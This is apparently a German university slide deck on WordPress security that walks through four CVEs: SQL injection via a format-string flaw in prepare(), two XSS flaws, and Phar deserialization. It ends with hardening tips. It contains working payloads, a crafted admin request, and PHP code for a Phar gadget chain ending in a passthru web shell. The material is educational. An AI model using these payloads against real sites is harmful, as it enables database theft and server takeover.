

The background features a large, semi-transparent WordPress logo in the center. On the left side, there are decorative circuit-like lines and nodes in a light blue color.

# SICHERHEIT VON WORDPRESS

VON JENS KOLZ UND MICHAEL KLEIN

# UM WAS GEHT ES ?

## 4 Sicherheitslücken


- SQL-Injection (V. 4.8.1)
  - CVE-2017-14723
- XSS (V. 4.8.1)
  - CVE-2017-14721
  - CVE-2017-14718
- Phar Unserialisierung (V. 4.9.8)
  - CVE-2018-20148

# WAS IST SQL-INJECTION?

- Ausführen von SQL-Queries durch ungeprüfte Nutzereingaben
- Erlaubt böswillige SQL-Queries
- Metazeichen (z.B. Backslash, Anführungszeichen, Apostroph oder Semikolon)


# AUSWIRKUNGEN

- Zugriff auf die Datenbank
- Denial of service
- Datendiebstahl




# MÖGLICHKEITEN FÜR EINE SQL-INJECTION

- Mithilfe des Wordpress Importer Plugins



- Mithilfe eines Benutzerdefinierten Feldes

The image is a screenshot of the 'Benutzerdefinierte Felder' (Custom Fields) section in the WordPress admin interface. It shows a form titled 'Benutzerdefinierte Felder' with a sub-header 'Ein neues benutzerdefiniertes Feld hinzufügen:'. Below this, there is a table with two columns: 'Name' and 'Wert'. The 'Name' column has a text input field, and the 'Wert' column has a larger text area. At the bottom of the form, there is a button labeled 'Benutzerdefiniertes Feld hinzufügen'.

# VORBEREITUNG SQL-INJECTION

- Bild Hochladen
- ID des Bildes merken

`/wp-admin/upload.php?item=203`

- Und einen Exploit-String

	215	%1\$%s	OR sleep(30)#
Bild-ID	Formatstring	SQL-Payload	

# SQL-INJECTION MIT WORDPRESS-IMPORTER

- Bild als Beitragsbild festlegen
- Daten von WordPress exportieren
- Verändern der Werte in der XML-Datei mit einem Editor

```
<wp:postmeta>  
  <wp:meta_key><![CDATA[_thumbnail_id]]></wp:meta_key>  
  <wp:meta_value><![CDATA[203 %1$s OR sleep(30)#]]></wp:meta_value>  
</wp:postmeta>
```

- Hochladen der XML mithilfe des Wordpress-Importer

# SQL-INJECTION MIT EINEM BENUTZERDEFINIERTEN FELD

- Beitrag mit Benutzerdefiniertes Feld erzeugen mit

Benutzerdefinierte Felder

Ein neues benutzerdefiniertes Feld hinzufügen:

Name	Wert
<input type="text" value="_thumbnail_id"/>	<input type="text" value="215 %1\$s% OR sleep(30)#"/>

**Meta-Value** **Bild-ID** **Formatstring** **SQL-Payload**



- „metakeyinput“ mit Null Byte präfigieren

```
Cookie: wp-saving-post=211-check; wp-saving-post=204-saved;  
wordpress_50496e8c7e0f17ea0ebfff8c555a1253=test%7C1548610756%7CKTJMPVOCpyRBv9ZpJ9OWjLa  
B3df1cc87190a614fc11; wordpress_test_cookie=WP+Cookie+check;  
wordpress_logged_in_50496e8c7e0f17ea0ebfff8c555a1253=test%7C1548610756%7CKTJMPVOCpyRBv9  
a00b5f4188d0f6c54bc8aa4d996d93; wp-settings-2=libraryContent%3Dbrowse%26uploader%3D1;  
_ajax_nonce=0&action=add-meta&metakeyinput=%00_thumbnail_id&metavalue=215+%251%24%25s+  
c
```

- /wp-admin/edit.php?action=delete&\_wpnonce=xxx  
&ids=215%20%251%24%25s%20OR%20sleep(30)%23 aufrufen

# WIESO FUNKTIONIERT DIE SQLI IN WORDPRESS ?

- Formatstring-Sicherheitslücke in prepare()-Funktion
- Wird durch präparierten String in der Datenbank beim Löschen eines Bildes hervorgerufen
- `$wpdb->prepare( "SELECT $type_column FROM $table WHERE meta_key = %s $value_clause", $meta_key ) );`

```
899 Query      SELECT meta_id FROM wp_postmeta WHERE meta_key $  
$a_key = '_thumbnail_id' AND meta_value = '203 _thumbnail_id' OR sleep(30)##'
```

The background is a blue gradient with faint concentric circles. White circuit-like lines with circular nodes are positioned in the corners: top-left, top-right, bottom-left, and bottom-right.

# Demo

# WAS IST XSS?



- Häufigste genutzte Angriffsmethode
- Angriffscode in einem vermeintlichen sicheren Kontext eingebettet und in einer Webanwendung ausgeführt
- Nutzt JavaScript

# AUSWIRKUNGEN

- Internetseiten verändern
- Browser übernehmen
- Phishing
- Impersonifizierung des Benutzers

# XSS IM PLUGIN-EDITOR (CVE-2017-14721)

- Erstellung eines Ordners `<script>payload<` in `/wp-content/plugins`
- Erstellen einer Datei `script>.php` innerhalb des Ordners
- Beim Öffnen des Plugin-Editors wird der Payload ausgeführt



# XSS IM LINK MODAL (CVE-2017-14718)


- Erstellen eines Beitrags mit Bild und Link zu einer individuellen URL
- Statt einer URL ein JavaScript einfügen
- Durch das Anklicken des Bildes wird nun das Skript ausgeführt

ANZEIGE-EINSTELLUNGEN FÜR ANHÄNGE

Ausrichtung

Link zur

Größe



The background is a blue gradient with faint concentric circles. White circuit-like lines with circular nodes are positioned in the corners: top-left, top-right, bottom-left, and bottom-right.

# Demo



# WAS IST PHAR UNSERIALISIERUNG ?

- Schwachstelle in den Dateisystem-Funktionen von PHP (z.B. `fopen()`, `copy()`, `file_exists()` und `filesize()`)
- `Phar://` Stream-Wrapper
- dessen `__wakeup` oder `__destruct`-Funktion ausgeführt wird
- Ermöglicht POP-Ketten (vgl. ROP-Ketten)

# WIE FUNKTIONERT PHAR UNSERIALISIERUNG

```
<?php
class AnyClass {
    public $name;
    function __destruct() {
        echo $this->name, "\n";
        passthru($this->name);
    }
}

$filename = 'phar://phar.phar/test.txt';
echo "File exists: ".file_exists($filename), "\n";
?>
```

```
<?php
class AnyClass {
    public $name;
    function __destruct() {}
}

class ChildClass extends AnyClass{
    protected $wc;
    public function make(){
        $this->wc = new AnyClass();
        $this->wc->name = 'uname -a';
    }

    public function makePhar(){
        @unlink("phar.phar");
        $phar = new Phar("phar.phar");
        $phar->startBuffering();
        $phar->addFromString("test.txt", "test");
        $phar->setStub("<?php __HALT_COMPILER(); ?>");
        var_dump($this->wc);
        $phar->setMetadata($this->wc);
        $phar->stopBuffering();
    }
}

$newObj = new ChildClass();
$newObj->make();
$newObj->makePhar();
?>
```

The background is a blue gradient with faint concentric circles. White circuit-like lines with circular nodes are positioned in the corners: top-left, top-right, bottom-left, and bottom-right.

# Demo

# AUSWIRKUNGEN

- Beliebige Ausführung von PHP-Code
- In diesem Fall passthru() zur Ausführung von Konsolen-Befehle
- → Gesamtübernahme des Systems

```
$arr = array("1" => '@passthru($_GET["c"]);');  
$obj_ = new Requests_Utility_FilteredIterator($arr, "assert");
```

Array mit Methode in filtered-  
Iterator

```
class myClass extends WC_Log_Handler_File{  
    protected $wc;  
    public function make($handle) {  
        $this->wc = new WC_Log_Handler_File();  
        $this->wc->handles = $handle;  
        unlink("files/phar.phar");  
        $phar = new Phar("files/phar.phar");  
        $phar->startBuffering();  
        $phar->addFromString("test.txt","test");  
        $phar->setStub("<?php __HALT_COMPILER(); ?>");  
        $phar->setMetadata($this->wc);  
        $phar->stopBuffering();  
    }  
}  
$obj = new myClass();  
$obj->make($obj_);
```

Serialisierung in Meta-Daten

```
class WC_Log_Handler_File extends WC_Log_Handler {
    protected $handles;
    public function __destruct() {
        foreach ( $this->handles as $handle ) {
            if ( is_resource( $handle ) ) {
                fclose( $handle );
            }
        }
    }
}
```

Anfällige destruct()-Funktion  
\$handle ist der filtered Iterator

```
public function __construct($data, $callback) {
    parent::__construct($data);

    $this->callback = $callback;
}

/**
 * Get the current item's value after filtering
 *
 * @return string
 */
public function current() {
    $value = parent::current();
    $value = call_user_func($this->callback, $value);
    return $value;
}
```

callback-Funktion, die passthru aufruft

- Dateiname zu Z:\Z umbenennen
- Phar:///./"Archivname"/"Archivdatei" als Vorschaubild eintragen
- Durch das eintragen eines Validen Phar-Pfades wird das Objekt deserialisiert

The background is a blue gradient with faint concentric circles. White circuit-like lines with circular nodes are positioned in the corners: top-left, top-right, bottom-left, and bottom-right.

# Demo



# SICHERHEITSMÖGLICHKEITEN

1. Automatische Updates aktivieren
2. Themes und Plugins von unsicheren Quellen vermeiden
3. Ungenutzte Plugins und User-Accounts vermeiden
4. Sichere Passwörter und weitere Login-Einstellungen nutzen



5. Sicherheits-Plugins nutzen

6. SSL nutzen

7. Bearbeiten von Themes über das Admin-Panel verbieten

8. Backups anfertigen



The background is a blue gradient. In the corners, there are white line-art illustrations of circuit boards or neural networks, with lines and small circles representing nodes.

Vielen Dank für Ihre Aufmerksamkeit

# QUELLENANGABEN

- WordPress Logo <https://de.wordpress.org>
- Bandit mit Streifen <https://pixabay.com/de/vectors/r%C3%A4uber-einbrecher-bandit-streifen-303444/>